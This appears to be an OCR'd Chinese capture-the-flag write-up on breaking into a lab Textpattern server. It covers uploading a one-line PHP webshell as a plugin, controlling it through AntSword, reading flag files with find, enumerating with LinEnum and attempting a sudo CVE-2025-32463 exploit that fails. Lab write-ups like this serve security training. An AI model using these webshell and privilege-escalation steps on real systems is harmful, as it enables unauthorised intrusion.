



- 上传plugin一句话木马，点击mysite



System	Linux 5ud0 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Jul 3 2025 12:45:52
Build System	Linux
Build Provider	Debian
Server API	Apache 2 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.4/apache2
Loaded Configuration File	/etc/php/8.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.4/apache2/conf.d
Additional .ini files parsed	/etc/php/8.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.4/apache2/conf.d/10-opcache.ini, /etc/php/8.4/apache2/conf.d/10-pdo.ini, /etc/php/8.4/apache2/conf.d/15-xml.ini, /etc/php/8.4/apache2/conf.d/20-calendar.ini, /etc/php/8.4/apache2/conf.d/20-ctype.ini, /etc/php/8.4/apache2/conf.d/20-dom.ini, /etc/php/8.4/apache2/conf.d/20-exif.ini, /etc/php/8.4/apache2/conf.d/20-ffi.ini, /etc/php/8.4/apache2/conf.d/20-fileinfo.ini, /etc/php/8.4/apache2/conf.d/20-ftp.ini, /etc/php/8.4/apache2/conf.d/20-gd.ini, /etc/php/8.4/apache2/conf.d/20-gettext.ini, /etc/php/8.4/apache2/conf.d/20-iconv.ini, /etc/php/8.4/apache2/conf.d/20-mbstring.ini, /etc/php/8.4/apache2/conf.d/20-mysqli.ini, /etc/php/8.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.4/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/8.4/apache2/conf.d/20-phar.ini, /etc/php/8.4/apache2/conf.d/20-posix.ini, /etc/php/8.4/apache2/conf.d/20-readline.ini, /etc/php/8.4/apache2/conf.d/20-shmop.ini, /etc/php/8.4/apache2/conf.d/20-simplexml.ini, /etc/php/8.4/apache2/conf.d/20-sockets.ini, /etc/php/8.4/apache2/conf.d/20-sqlite3.ini, /etc/php/8.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.4/apache2/conf.d/20-sysvsem.ini, /etc/php/8.4/apache2/conf.d/20-sysvshm.ini, /etc/php/8.4/apache2/conf.d/20-tokenizer.ini, /etc/php/8.4/apache2/conf.d/20-xmlreader.ini, /etc/php/8.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.4/apache2/conf.d/20-xsl.ini


- 蚁剑


中国蚁剑
设置
数据管理 (2)
URL地址
IP地址
http://172.22.1.18/upload/2025-1 172.22
http://172.22.1.18/upload/2025-1 172.22
分类目录 (1)
添加
重命名
删除
默认分类
2
添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://textpattern.dsz
连接密码 *
a
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
成功
连接成功!


中国蚁剑
>_ 192.168.3.244
>_ 192.168.3.244
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux 5ud0 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ whoami
www-data
(www-data:/var/www/html) $ ls -la
total 1892
drwxr-xr-x 9 www-data www-data   4096 Jul 13 05:28 .
drwxr-xr-x 3 root   root   4096 Jul 13 05:28 ..
-rw-r--r-- 1 www-data www-data   875 May 30 2021 .htaccess
-rw-r--r-- 1 www-data www-data   73848 May 30 2021 HISTORY.txt
-rw-r--r-- 1 www-data www-data   3080 May 30 2021 INSTALL.txt
-rw-r--r-- 1 www-data www-data   15170 May 30 2021 LICENSE.txt
-rw-r--r-- 1 www-data www-data   1152 May 30 2021 README.txt
-rw-r--r-- 1 www-data www-data   3490 May 30 2021 UPGRADE.txt
-rw-r--r-- 1 www-data www-data   889 May 30 2021 css.php
drwxr-xr-x 2 www-data www-data   4096 Dec 20 09:59 files
drwxr-xr-x 2 www-data www-data   4096 May 30 2021 images
-rw-r--r-- 1 www-data www-data   2342 May 30 2021 index.php
drwxr-xr-x 2 www-data www-data   4096 Jul 13 05:28 rpc
drwxr-xr-x 3 www-data www-data   4096 Jul 13 05:28 sites
drwxr-xr-x 12 www-data www-data   4096 Jul 13 05:39 textpattern
drwxr-xr-x 2 www-data www-data   4096 Jul 13 05:28 textpattern-4.8.7
-rw-r--r-- 1 www-data www-data 1779690 Jul 12 15:07 textpattern-4.8.7.tar.gz
drwxr-xr-x 2 www-data www-data   4096 Jul 13 05:28 themes
(www-data:/var/www/html) $

- 查找flag

```bash
find / \( -name user.txt -o -name root.txt \) 2>/dev/null -exec cat {} +
<txt -o -name root.txt \) 2>/dev/null -exec cat {} +
```




- 只找到一个flag
  - `flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}`

---


flag02

- 用LinEnum跑下

```bash
./LinEnum.sh -s -k flag -r report -e /tmp/ -t
```




- 发现两个sudo位置，看下版本1.96




- 发现相关漏洞


CSDN博客
https://blog.csdn.net › Dalock › article › details
Linux sudo host权限提升漏洞（CVE-2025-32462）复现与 ...
2025年7月16日 · CVE-2025-32462漏洞揭露了Linux sudo工具的-h（--host）选项存
响sudo 1.8.8至1.9.17版本。 该漏洞源于远程主机规则被错误应用于本地系统，攻击者
自述文件
CC0-1.0 license
>_sudo
PRs welcome
last commit july
commit activity 0/month
follow @kh4sh3i_
stars 2.4k
CVE-2025-32463
Local Privilege Escalation to Root via Sudo chroot in Linux
Vulnerability Summary
CVE-2025-32463 is a local privilege escalation vulnerability in the Sudo binary. The flaw allows a local user to escalate privileges to root under specific misconfigurations or with crafted inputs. The issue was discovered by Rich Mirch.
CVE-ID: CVE-2025-32463
Component: sudo
Type: Local Privilege Escalation (EoP)
CVSS Score: TBD
Discovered by: Rich Mirch
Impact
3 关注
60 复刻
Report repository
发行版
无发行版
包
未发布包
语言
Shell 100.0%


- 并没有成功


中国蚁剑
192.168.3.244
192.168.3.244
(www-data:/var/www/html/files) $ ls -la
total 23508
drwxr-xr-x 2 www-data www-data   4096 Dec 21 01:06 .
drwxr-xr-x 9 www-data www-data   4096 Jul 13 05:28 ..
-rw-r--r-- 1 www-data www-data   258 May 30 2021 .htaccess
-rwxr-xr-x 1 www-data www-data   46631 Dec 21 00:43 LinEnum.sh
-rw-r--r-- 1 www-data www-data   637 Dec 21 01:06 exploit.sh
-rwxr-xr-x 1 www-data www-data 16314552 Dec 21 00:04 frpc
-rwxr-xr-x 1 www-data www-data   120 Dec 20 10:20 frpc.toml
-rwxr-xr-x 1 www-data www-data 7100304 Dec 20 23:59 fscan
-rw-r--r-- 1 www-data www-data   570223 Dec 21 00:58 report-21-12-25
-rw-r--r-- 1 www-data www-data   504 Dec 21 00:01 result.log
-rw-r--r-- 1 www-data www-data   144 Dec 21 00:22 t1.txt
(www-data:/var/www/html/files) $ chmod +x ./exploit.sh
(www-data:/var/www/html/files) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/var/www/html/files) $ ./exploit.sh
woot!
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
(www-data:/var/www/html/files) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/var/www/html/files) $

